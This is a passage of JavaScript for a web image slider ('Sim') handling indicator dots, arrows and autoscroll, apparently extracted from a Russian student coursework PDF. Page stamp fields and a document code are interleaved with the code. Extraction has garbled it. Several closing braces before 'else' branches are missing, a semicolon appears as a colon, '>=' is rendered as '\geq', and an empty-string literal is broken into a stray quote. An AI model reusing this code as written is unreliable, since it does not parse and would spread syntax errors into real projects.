               this.dotOn(prevElement); this.dotOff(this.currentElement)
       }
};
Sim.prototype.dotOn = function(num) {
       this.indicatorDotsAll[num].style.cssText =
        'background-color:#BBB; cursor:pointer;'
};
Sim.prototype.dotOff = function(num) {
       this.indicatorDotsAll[num].style.cssText =
```

№ докум.

Подпись

Дата

Изм.

Лист

ОКЭИ 09.02.07. 9023 26 П

Лист

```
'background-color:#556; cursor:default;'
};
Sim.initialize = function(that) {
       // Constants
       that.elemCount = that.sldrElements.length; // Количество элементов
       // Variables
       that.currentElement = 0;
       let bgTime = getTime();
       // Functions
       function getTime() {
              return new Date().getTime();
       };
       function setAutoScroll() {
              that.autoScroll = setInterval(function() {
                      let fnTime = getTime();
                      if(fnTime - bgTime + 10 > that.options.interval) {
                             bgTime = fnTime; that.elemNext()
               }, that.options.interval)
       }:
       // Start initialization
       if(that.elemCount <= 1) { // Отключить навигацию
              that.options.auto = false;
          that.options.arrows = false; that.options.dots = false;
              that.leftArrow.style.display = 'none';
          that.rightArrow.style.display = 'none'
       };
       if(that.elemCount \geq 1) { // показать первый элемент
              that.sldrElemFirst.style.opacity = '1';
       };
       if(!that.options.loop) {
              that.leftArrow.style.display = 'none'; // отключить левую стрелку
              that.options.auto = false; // отключить автопркрутку
       else if(that.options.auto) { // инициализация автопрокруки
              setAutoScroll();
              // Остановка прокрутки при наведении мыши на элемент
              that.sldrList.addEventListener('mouseenter', function() {
             clearInterval(that.autoScroll)
          }, false);
              that.sldrList.addEventListener('mouseleave', setAutoScroll, false)
       };
       if(that.options.arrows) { // инициализация стрелок
              that.leftArrow.addEventListener('click', function() {
                      let fnTime = getTime();
                      if(fnTime - bgTime > 1000) {
```

Лист

№ докум.

Подпись

Дата

ОКЭИ 09.02.07. 9023 26 П

```
bgTime = fnTime; that.elemPrev()
       }, false);
       that.rightArrow.addEventListener('click', function() {
              let fnTime = getTime();
              if(fnTime - bgTime > 1000) {
                      bgTime = fnTime; that.elemNext()
       }, false)
else {
       that.leftArrow.style.display = 'none';
  that.rightArrow.style.display = 'none'
};
if(that.options.dots) { // инициализация индикаторных точек
       let sum = ", diffNum;
       for(let i=0; i<that.elemCount; i++) {
              sum += '<span class="sim-dot"></span>'
       that.indicatorDots.innerHTML = sum;
       that.indicatorDotsAll =
       that.sldrRoot.querySelectorAll('span.sim-dot');
       // Назначаем точкам обработчик события 'click'
       for(let n=0; n<that.elemCount; n++) {</pre>
              that.indicatorDotsAll[n].addEventListener('click', function(){
                      diffNum = Math.abs(n - that.currentElement);
                      if(n < that.currentElement) {</pre>
                             bgTime = getTime(); that.elemPrev(diffNum)
                      else if(n > that.currentElement) {
                             bgTime = getTime(); that.elemNext(diffNum)
                      // Если n == that.currentElement ничего не делаем
               }, false)
       };
       that.dotOff(0); // точка[0] выключена, остальные включены
       for(let i=1; i<that.elemCount; i++) {</pre>
              that.dotOn(i)
       }
}
```

Изм. Лист N° докум. Подпись Дата

};

OK3N 09.02.07. 9023 26 N